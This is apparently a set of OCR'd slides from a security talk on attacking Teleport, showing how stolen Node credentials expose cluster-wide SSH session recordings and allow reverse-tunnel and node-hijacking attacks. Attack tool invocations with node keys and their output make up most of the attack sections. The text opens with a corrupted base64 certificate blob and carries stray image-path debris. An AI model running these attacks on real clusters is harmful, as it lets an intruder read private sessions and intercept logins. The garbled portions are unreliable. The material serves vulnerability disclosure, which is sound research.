VRUF4TXdZakUwTURnMlpUa3RNREk1TkMwMApNRGhrTFRsaU56WXRNRFF3TldzeU5EQTVPVEk1TG1WNFlXMXdiR1V1WTI5dE1SWXdGQVlGSzg0UEFRY1RDMlY0ClVMXdiR1V1WTI5dE1Ga3dFd1lIS29aSXpqMENBUVlJS29aSXpqMERBUWNEUWdBRUtlMkMwaWFVYjQxY2xTRGMKK0F3TFdtaEY2MHJO
UUtOSHdKL0tNWGEwdXNWNTlWL0t0eTBJemt5SExvMzVZSE5EOXlNSHo5RW0rYWUyQlNVWQp5a2dhUjZPQm9UQ0JuakFPQmdOVkhROEJBZjhFQkFNQ0I0QXdIUVlEVlIwbEJCWXdGQVlJS3dZQkJRVUhBd0VHCkNDc0dBUVVGQndNQ01Bd0dBMVVkRXdFQi93UUNNQUF3SHdZRFZSMGpCQmd3Rm9BVTl5N
lJ4Z2ZvZWlXeE90NFYKYTM5VzI3ZjJwM0l3UGdZRFZSMFJCRGN3TllJTmRHVnNaWEJ2Y25RdGJtOWtaWUlrWWpFME1EZzJaVGt0TURJNQpOQzAwTURoa0xUbGlOell0TURRd05XWXlOREE1T1RJNU1Bb0dDQ3FHU0000OUJBTUNBMGdBTUVVQ0lDU0lPWFpxCkJmZzRkTVByaDYwdTZWd1lnckNYZDVlT1
JxbFhUeUNPdmc3WEFpRUFoVGRVb3RxcnlUQXlmc1gvNnpzSVdBd2wKbDFHSlJmVUlsY3dkTVN0eFJxND0KLS0tLS1FTkQgQ0VSVElCSUNBVEUtLS0tCk1JSUIvRENDQWFLZ0F3SUJBZ0lRZENVdEtEUBlbFE1TXAwUjQy
RGplVEFLQmdncWhrak9QUVFEQWpCZU1SUXcKRWdZRFZRUUtFd3RsZUdGdGNHeGxMbU52YlRFVU1CSUdBMVVFQXhNTFpYaGhiWEJzWlM1amIyMHhNREF1QmdOVgpCQVVUSnpFMU5ETTRNelEzT0RNNE9EUTFNems0TlRnMU9EQTNNek16T0RNME5UZ3lPVGMxTXpjeU1UQWVGdzB5Ck5qQTJNalV4TmpNMk16WmFGdzB6TmpBMk1qSXhOak0zTXpaYU1Id3hDVEFIQmdOVkJBa1RBREVOTUFzR0ExVUVDaE1FVG05a1pURTVNRGNHQTF
k1UbGFGdzB6TmpBMk1Ua3lNakl6TVRsYU1GNHhGREFTQmdOVkJBb1RDMlY0WVcxd2JHVXUKWTI5dE1SUXdFZ1lEVlFREV3dGxlR0Z0Y0d4bExtTnZiVEV3TUM0R0ExVUVCUk1uTVRVME16Z3pORGM0TXpnNApORVF6T1RnMU9EVTRNRGN6TXpNNE16UTPREk1TnpVek56SXhNRmt3RXdZSEtvWkl6ajBDQVFZSUtvWkl6ajBECkFRY0RRZ0FFNDh1S2k2QzZ4VExzVTBRS0VUMjRYWjhlRnFSeUVOclk0L05rQ2hJT0VZOWI0a2ltR2tHS1l5Z1QKaGg3SjRxdDBNM1NFemxPYVpTTWRCT1Myb1V5TzdLTkNNRUF3RGdZRFZSMFBBUUgvQkFRREFnR0dNQTHHQTFVZApFd0VCL3dRRk1BTUJBZjh3SFFZRFZSME9
CQllFRlBjdWtjWUg2SG9sc1RyZUZXdC9WdHUzOXFkeU1Bb0dDQ3FHClNNNDlCQU1DQTBnQU1FVUNJR0JpL0lqR0tqRFExOU93QlZEbXVpdGFKR0U3V69XTzdUWEliK0syUkUxc0FpRUEKekxre6tkMVcxbVltaDF3V2lqNlRKY1QwWW5HeVdLakFOcCtlYWdMbng3MD0KLS0tLS1FTkQgQ0VSVElCSUNB
VEUtLS0tLQo=","ssh_ca_certs":["c3NoLWVkMjU1MTkgQUFBQUMzTnphQzFsWkRJMU5URTVBQUFBSUh5bUMzYlJyT1hWZ3d6cUgrcU5oejRKQzJGVmJZVXp2Q0x6T2FMNlpNSE4K"]}}|99b1b94f-f3b9-4461-9b9b-fa7cb944235b
```

Node Service

Users that can auth

Permitted Forwarding

```
ssh-keygen

~/.tsh/keys/xpn-teleport-server/regular-user-ssh/example.com-cert.pub:
  Type: ssh-ed25519-cert-v01@openssh.com user certificate
  Public key: ED25519-CERT SHA256:7nUg2rJyshLy5LApYOFUvry4dj65luGdp9iC8978m7c
  Signing CA: ED25519 SHA256:/zMiJtCmFf91ri5qYYJhnx8hz9tQ6tLkh1qv30yCFa4 (using ssh-ed25519)
  Key ID: "regular-user"
  Serial: 0
  Valid: from 2026-06-30T10:02:04 to 2026-06-30T22:03:04
  Principals:
    localuser
    -teleport-internal-join
  Critical Options: (none)
  Extensions:
    login-ip UNKNOWN OPTION: 0000000a31302e312e31302e3232
    permit-agent-forwarding
    permit-port-forwarding
    permit-pty
    private-key-policy UNKNOWN OPTION: 000000046e6f6e65
    teleport-roles UNKNOWN OPTION: 000000147b22726f6c6573223a5b22616363657373225d7d
    teleport-route-to-cluster UNKNOWN OPTION: 0000000b6578616d706c652e636f6d
    teleport-traits UNKNOWN OPTION: 000000187b226c6f67696e73223a5b226c6f63616c75736572225d7d
```

Policy
none

User Roles
{"roles":["access"]}

Cluster Name
example.com

Traits
{"logins":["localuser"]}

Node

Extracting the key allows authentication to the Auth Server to allow for things like:

- Generating new SSH keys
- Generating new TLS certificates
- Uploading recorded sessions

Node

The problem is, permissions for the internal Node role are scoped too wide.

Access to a single Node cert gives access to ALL RECORDS ACROSS A CLUSTER

This rule allows access to SSH Session Recordings

While this one allows enumerating Required Session ID

bat permissions.go

```
case types.RoleNode:
    return services.RoleFromSpec(
      role.String(),
      types.RoleSpecV6{
        Allow: types.RoleConditions{
          Namespaces: []string{types.Wildcard},
          NodeLabels: types.Labels{types.Wildcard: []string{types.Wildcard}},
          Rules: []types.Rule{
            types.NewRule(types.KindNode, services.RW()),
            types.NewRule(types.KindSSHSession, services.RW()),
            types.NewRule(types.KindSession, services.RO()),
            types.NewRule(types.KindEvent, services.RW()),
            ...
```

Node


Log-Viewer tool created to list all available session recordings.

Provide a Node key and point at a proxy to get a list

log-viewer

```
❯ ./log-viewer list \
  --cert /tmp/node.crt \
  --key /tmp/node.key \
  --proxy xpn-teleport-server:8443

 _     ____ ____    _  _ _ ____ _ _ _ ____ ____
 |     |  | | __ __ |  | | |___ | | | |___ |__/
 |___ |__| |__]     \/  | |___ |_|_| |___ |  \
           @_xpn_

[b9c5c4ca-3ae0-43a0-8d4a-9eac4482f188]: xpn@node1 - 2026-06-29 12:30:57 - 1 seconds
[c10decb0-0ffa-47a9-8a38-3903a03516f3]: xpn@node21 - 2026-06-29 15:57:43.087 - 2735 seconds
[4fe5f304-e67b-42cb-a2dd-9a7d2e987812]: default@node1 - 2026-06-30 14:03:20.967 - 16 seconds
[2f8596b0-d287-4b66-b189-2a565c630a3c]: admin@node1 - 2026-06-30 14:06:43.194 - 74 seconds
[c686e643-a18b-49f9-8176-86bb02a36297]: xpn@node2 - 2026-06-30 14:07:10.364 - 17 seconds
[92019612-2141-4eb6-88fc-d180562214d2]: xpn@node2 - 2026-07-01 18:35:54.924 - 74665 seconds
```

Node




```
 …/TAK  wip ?  v1.26.4  15:39
❯ go run log-viewer/main.go list --cert /tmp/node.crt --key /tmp/node.key --proxy xpn-teleport-server:8443

 _    ____ ____    _  _ _ ____ _ _ _ ____ ____
 |    |  | |__ __ |  | | |___ | | | |___ |__/
 |___ |__| |__]    \/  | |___ |_|_| |___ |  \
           @_xpn_

[b9c5c4ca-3ae0-43a0-8d4a-9eac4482f188]: localuser@teleport-node - 2026-06-29 12:30:57.867 +0000 UTC - 1 seconds
[c10decb0-0ffa-47a9-8a38-3903a03516f3]: localuser@teleport-node - 2026-06-29 15:57:43.087 +0000 UTC - 2735 seconds
[4fe5f304-e67b-42cb-a2dd-9a7d2e987812]: localuser@teleport-node - 2026-06-30 14:03:20.967 +0000 UTC - 16 seconds
[2f8596b0-d287-4b66-b189-2a565c630a3c]: localuser@teleport-node - 2026-06-30 14:06:43.194 +0000 UTC - 74 seconds
[c686e643-a18b-49f9-8176-86bb02a36297]: localuser@teleport-node - 2026-06-30 14:07:10.364 +0000 UTC - 17 seconds
[92019612-2141-4eb6-88fc-d180562214d2]: localuser@teleport-node - 2026-07-01 18:35:54.924 +0000 UTC - 74665 seconds
[d42138d2-54bf-4fed-9f7b-8e5d46a65941]: localuser@teleport-node - 2026-07-02 14:28:52.313 +0000 UTC - 29 seconds
[dc55bc61-3ef0-4e54-8fe4-4afb97cdf027]: localuser@teleport-node - 2026-07-02 14:30:17.442 +0000 UTC - 14 seconds

 …/TAK  wip ?  v1.26.4  15:39
❯
```

Recording: https://youtu.be/Ca3D8HLS2qg

Tunneling to SSH


Now we can talk about one of the main features of Teleport, SSH Tunneling

1. ALPN teleport-proxy-ssh-grpc
2. gRPC connection made to TransportService
3. ProxySSH method used to establish streaming proxy



Tunneling to SSH

That gets us to here



Tunneling to SSH

Services use SSH to establish a reverse-tunnel to the proxy

1. TLS connection made to Auth Server from Node with ALPN teleport-reverse
2. SSH connection over this TLS connection is setup with Node's SSH key and certificate

Once SSH connection is up, outbound channels created:

- teleport-heartbeat channel for keep-alive

Inbound channels also established:

- teleport-discovery for information on available proxies
- teleport-transport for handling new incoming connections

Reverse Tunneling

When a teleport-transport channel is established, an out of band request is sent from the Teleport auth server when a new connection is being made inbound:

{ "address":"@local-node", "server_id":"0d145b12-f974-4641-8033-791554f4de66.tps.cerberus-ostrich.ts.net", "conn_type":"node", "client_src_addr":"192.0.2.254:62027", "client_dst_addr":"127.0.0.1:443" }

This tells the SSH node:

1. The inbound client connecting
2. The connection type being requested (node)

Once received, data sent over the established teleport-transport channel will be tunneled between the local node service and the remote client.

Tunneling to SSH

Reverse-Tunnel tool created to help recreate this reverse tunnel

Takes Node keys

Host to forward to

reverse-tunnel

```
./reverse-tunnel \
-c /tmp/node-ssh.crt \
-k /tmp/node.key \
-x 127.0.0.1:9090 \
-u 'b14086e9-0294-408d-9b76-0405f2409929.example.com' \
-o 127.0.0.1:23

 __   ___       ___  __   __   ___    ___                ___
|__) |__  \  / |__  |__) /__  |__  __  |  |  | |\ | |\ | |__  |
|  \ |___  \/  |___ |  \ .__/ |___     |  \__/ | \| | \| |___ |___
        @_xpn_

[*] teleport-transport-dial request sent
[*] New channel requested: teleport-discovery
[*] Received request on teleport-discovery channel: discovery
[*] New channel requested: teleport-transport
[*] Received request on teleport-transport channel: teleport-transport-dial
[*] Payload: {"address":"@local-node","conn_type":"node",
"client_src_addr":"10.1.10.22:36634",
"client_dst_addr":"127.0.0.1:8443"}
```

Node Hijacking

Compromised Node credentials also have permission to update other Node objects on the Auth Server

This allows us to perform a hijacking attack, where we:

1. Invoke the UpsertNode API to rename an existing victim Node
2. Invoke the GenerateHostCerts API to craft and sign new certs with same Hostname
3. Run reverse-tunnel tool to receive connections to our victim

Node Hijacking

Node-Hijack allows us to carry out this attack


tsh


```
localuser@teleport-user:~$ tsh ssh --user regular-user --proxy teleport-server:8443 teleport-
node
Enter password for Teleport user regular-user:
Enter an OTP code from a device:
```

